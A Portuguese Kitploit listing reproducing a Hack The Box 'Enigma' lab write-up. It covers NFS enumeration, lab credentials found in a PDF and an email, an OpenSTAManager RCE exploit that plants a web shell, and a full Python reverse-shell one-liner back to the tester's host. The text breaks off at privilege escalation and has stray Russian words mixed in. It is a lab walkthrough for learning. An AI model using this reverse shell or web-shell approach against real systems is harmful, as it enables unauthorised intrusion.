Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
HTB-Enigma-walkthrough — Write-up da máquina Enigma (HTB). Infraestrutura corporativa: exposição de NFS → reconhecimento de Webmail → RCE no OpenSTAManager (CVE-2026-38751) → escalonamento de privilégios para root via Command Injection na API do OliveTin. Guia completo com capturas de tela e explicação da lógica. | Kitploit
Ferramentas/GitHubGitHub/wingleszy/htb-enigma-walkthrough
Quebra de SenhasEscalada de PrivilégiosExploração de Aplicações WebTestes de Segurança de APIsColeta de InformaçõesCTFTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática

Sobre

Write-up da máquina Enigma (HTB). Infraestrutura corporativa: exposição de NFS → reconhecimento de Webmail → RCE no OpenSTAManager (CVE-2026-38751) → escalonamento de privilégios para root via Command Injection na API do OliveTin. Guia completo com capturas de tela e explicação da lógica.

Compartilhar
GitHubwingleszy/htb-enigma-walkthrough

HTB-Enigma-walkthrough

Ver Repositório
há 1 mêsAinda não revisado

Enigma - Hack The Box Writeup

📋 Informações da máquina

  • Nome: Enigma
  • Dificuldade: Medium
  • OS: Linux (Ubuntu)
  • IP: 10.129.115.67
  • Data de conclusão: 9 de outubro de 2026

🔍 Reconhecimento (Reconnaissance)

1. Conexão e Nmap

Conectamo-nos à VPN do HTB e executamos uma varredura completa de portas:

nmap -sC -sV -Pn 10.129.115.67

Resultados da varredura:

- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s

Nmap Scan

Nmap Scan

2. Análise de NFS (Network File System)

Detectamos o serviço NFS aberto. Verificamos as exportações disponíveis:

showmount -e enigma.htb

Encontramos o compartilhamento disponível /srv/nfs/onboarding. Montamos ele localmente:

sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount

No arquivo compartilhado encontramos o PDF New_Employee_Access.pdf. Convertemos para texto:

pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt

Dados encontrados:

- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!


NFS Mount and PDF Content

PDF Credentials

Adicionando domínios em /etc/hosts:

echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts

Hosts File Update


🔎 Enumeração (Enumeration)

3. Acesso ao Webmail

Acessamos mail001.enigma.htb e fazemos login com o usuário kevin.

![[ENIGMA WRITEUP/img/6.png]]

Webmail Login

Na pasta Inbox encontramos um e-mail de boas-vindas de Sarah (Accounts Dept). Também descobrimos uma troca de mensagens sobre "Re: OpenSTAManager Access Request", na qual o suporte de TI fornece acesso temporário:

- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s

Email with Credentials

4. Análise do OpenSTAManager

Acessamos support_001.enigma.htb. Vemos o painel de controle do OpenSTAManager v2.9.8. Verificamos a página info.php para confirmar a versão. Procuramos exploits:

searchsploit openstamanager

Encontramos CVE-2026-38751 (RCE Exploit).

OpenSTAManager Interface


Exploit Source Code


🚪 Acesso Inicial (Initial Access)

5. Exploração do CVE-2026-38751

Baixamos o exploit e o executamos com as credenciais encontradas:


./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s

O exploit carrega com sucesso um web shell no caminho /modules/shell/shell.php. Verificamos o RCE:

http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data

Execução do Exploit

Execução do Exploit

6. Reverse Shell

Iniciamos o listener e obtemos uma conexão reversa através do payload Python (já que o bash não funcionou):

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
Reverse Shell Connection


⬆️ Escalonamento de privilégios (Privilege Escalation)

7. Usuário Haris

